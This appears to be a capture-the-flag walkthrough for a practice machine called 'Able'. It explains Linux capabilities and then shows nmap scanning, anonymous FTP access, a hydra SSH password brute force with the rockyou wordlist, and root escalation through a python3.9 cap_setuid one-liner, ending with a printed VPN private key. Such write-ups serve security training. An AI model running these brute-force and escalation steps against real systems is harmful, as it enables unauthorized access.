Able Write-up

Introduction

Able warmup is a machine that requires the application of information gathering and brute-force techniques, where you can make critical advances with forgotten and accidentally disclosed data.

Linux Capabilities

In Linux operating systems, the privileges of users and processes are an important issue for system security. Traditionally, Linux has two main user types: superuser (root) and normal users. The root user has access to everything on the system and can make changes, while normal users have limited access. However, this "everything or nothing" approach carries security risks. This is where "Linux Capabilities" comes into play; this mechanism allows to control the privileges of processes down to finer details, thus increasing security while maintaining flexibility.

Linux Capabilities is an access control mechanism that allows the operating system to assign only the necessary privileges to processes instead of granting them all the privileges of the root user. This increases the security of the system because processes only have the privileges they need. For example, an application does not need root access to listen on network ports; instead, it only needs the CAP_NET_BIND_SERVICE capability necessary to perform this function.

Linux operating systems define about 40 different capabilities that can be assigned to processes. Some of the most common ones are the following:

CAP_DAC_OVERRIDE: Privilege to access files by overriding file permissions.
CAP_NET_BIND_SERVICE: Privilege to bind service to ports numbered less than 1024.
CAP_SYS_MODULE: Privilege to install and uninstall kernel modules.
CAP_SYS_RAWIO: Privilege to perform raw I/O operations.

Capabilities management is performed with two basic commands, setcap and getcap. `setcap` command is used to add capabilities to a specific file, while `getcap` command is used to list existing capabilities.

Information Gathering

Let's start gathering information by a port scan on the target machine.

```
root💀hackerbox:~# nmap -sV 172.20.3.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 03:29 CST
Nmap scan report for 172.20.3.17
Host is up (0.00027s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
MAC Address: 52:54:00:25:F7:0E (QEMU virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.53 seconds
```

We have determined that FTP and SSH services are running.

System Access

Task 1


Let's connect to FTP in order to access the information requested in the task.

```
root💀hackerbox:~# ftp 172.20.3.17
Connected to 172.20.3.17.
220 (vsFTPd 3.0.3)
Name (172.20.3.17:root): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        1002         1499 Oct 24 02:36 readme
226 Directory send OK.
```

Hedefte makinede çalışan FTP servisine **`Anonymous`** olarak bağlanabildik ve FTP’de servis edilen dosyayı bulduk.

Task 2

Let's download the file we found in FTP and view its content.




```
ftp> get readme
local: readme remote: readme
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for readme (1499 bytes).
226 Transfer complete.
1499 bytes received in 0.00 secs (437.2363 kB/s)
ftp> quit
221 Goodbye.
root💀hackerbox:~# cat readme
═══════════════════════════════════════════════════════════
                WELCOME TO Element17 Solutions FTP SERVER
═══════════════════════════════════════════════════════════

IMPORTANT: This server is for authorized system administrators only. If you are not an authorized
user, please disconnect immediately.

Server Directory Structure:
────────────────────
/backups       - Daily system backups.
/docs          - System documentation and user manuals.
/tools         - Various utilities and scripts for system maintenance.
/logs          - Log files.

Usage:
──────
Please ensure you upload/download files to/from the appropriate directories. Keep the directory
structure clean and organized. Remove any unnecessary or old files to save storage.

Updates:
────────
1. Updated the /tools directory with the latest patching scripts.
2. Monthly maintenance logs can be found in /logs/monthly_maintenance.log
3. Documentation on the latest system changes is in /docs/system_updates.docx

Notes:
──────
- Always ensure you are connecting via a secure network.
- Do not share any sensitive information or files outside of this FTP.
- If you encounter any issues, please report to the system admin team immediately.

Additionally, for those who've been working on user configurations, remember to review and delete
any config backup files. Some, like "ronald.config.backup", were inadvertently left in the /docs
directory during recent maintenance.

Thank you,
Element17 Solutions System Admin Team
```

In the readme file shared on FTP, we found that the user `ronald` was accidentally leaked.

Task 3


In order to find the group of the `readme` file requested in the task, we need direct access to the machine. Let's try a brute-force attack on the SSH service with the `ronald` user we just detected.



```
root💀hackerbox:~# hydra -l ronald -P /usr/share/wordlists/rockyou.txt 172.20.3.17 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-23 04:32:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398),
~896525 tries per task
[DATA] attacking ssh://172.20.3.17:22/
[22][ssh] host: 172.20.3.17   login: ronald   password: zxcvbnm
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-23 04:34:55
```

Our attack worked, and we got the password for user `ronald`.

Now let's establish an SSH connection with this information.



```
root💀hackerbox:~# ssh ronald@172.20.3.17
The authenticity of host '172.20.3.17 (172.20.3.17)' can't be established.
ED25519 key fingerprint is SHA256:w176DqEqFUKhY0IBMuZbDqJfSUQV/x4g0+xRF6KKavU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.3.17' (ED25519) to the list of known hosts.
ronald@172.20.3.17's password:
Linux debian 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ronald@debian:~$
```

We have successfully established an SSH connection.

Now let's search for the **`readme`** file served via FTP and find out its group.

```
ronald@debian:~$ find / -name “readme”
/var/ftp/readme
ronald@debian:~$ cd /var/ftp/
ronald@debian:/var/ftp$ ls -l
total 4
-rw-r--r-- 1 root sysadmins 1499 Oct 24 03:36 readme
```

Task 4
Now let's find the other files in the **`sysadmins`** group.

We can use the following command to find the files belonging to a group. This command finds all files on the system that are owned by the "sysadmins" group.

```
find / -group sysadmins 2>/dev/null
```


```
ronald@debian:~$ find / -group sysadmins 2>/dev/null
/var/ftp/readme
/configs/admin.vpn.wg.conf
/configs/jack.vpn.wg.conf
/configs/carlos.vpn.wg.conf
```

Task 5
We can find the file path of the command used to list the capabilities in the system with the **`whereis`** command.

```
ronald@debian:~$ whereis getcap
getcap: /usr/sbin/getcap /usr/share/man/man8/getcap.8.gz
```

Privilege Escalation


Task 6
To access the information of the "admin" user in the VPN, let's look at the /configs/admin.vpn.wg.conf file that we find in the previous steps.



```
ronald@debian:~$ cd /configs
ronald@debian:/configs$ ls -l
-rw-------  1 root sysadmins  235 Oct 24 04:00 admin.vpn.wg.conf
-rw-------  1 root sysadmins  235 Oct 24 04:02 carlos.vpn.wg.conf
-rw-------  1 root sysadmins  235 Oct 24 04:01 jack.vpn.wg.conf
ronald@debian:/configs$ cat admin.vpn.wg.conf
cat: admin.vpn.wg.conf: Permission denied
```

We cannot read this file due to privileges. We can think of privilege escalation methods to be able to read this file.

Firstly, let's check if there is a file that has been given a capability that we can privilege escalation.



```
ronald@debian:/configs$ getcap -r / 2>/dev/null
-bash: getcap: command not found
ronald@debian:/configs$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/python3.9 cap_setuid=ep
```

When we tried to run the getcap command, we got a command not found error. We could not run the command when we wrote it due to a situation related to the PATH variable. However, in the previous steps, we found the file path of the getcap command. When we tried to run it again using this file path, we were successful.

When we looked at the output of the command we ran, we saw that the **`python3.9`** executable file was given the **`cap_setuid=ep`** capability.


`cap_setuid` changes the UID value of a process, giving it the capability to run with another user's permissions. Because of the ep value, the **`python3.9`** program will run with root privileges when executed.

With this information, let's try to escalate the privileges by running the payload related to **`python`** and **`capabilities`** from the **`GTFOBins`** list.

GTFOBins: https://gtfobins.github.io/gtfobins/python/


Let's run the following payload.

```
python3.9 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



```
ronald@debian:/configs$ python3.9 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
```

The commands we ran worked and we were able to escalate to the **`root`** user. Now we can read the **`admin.vpn.wg.conf`** file.



```
# cat admin.vpn.wg.conf
[Interface]
Address = 10.0.0.2/24
ListenPort = 51820
PrivateKey = IEj+WblH9mGbrII+/Y3sQeyAWU9wCy0sb9swxTPrT2I=

[Peer]
PublicKey = r2l51pxxvF6Tf6sBAeLayJV4C/EobmHeituqvU0VHkE=
AllowedIPs = 0.0.0.0/0, ::/0
Endpoint = element17.hv:51820
```

💪 We hacked into the target machine and accessed the IP address of the admin user in the VPN.

-

Congratulations 🙌
✨ You have successfully completed all tasks in this warmup.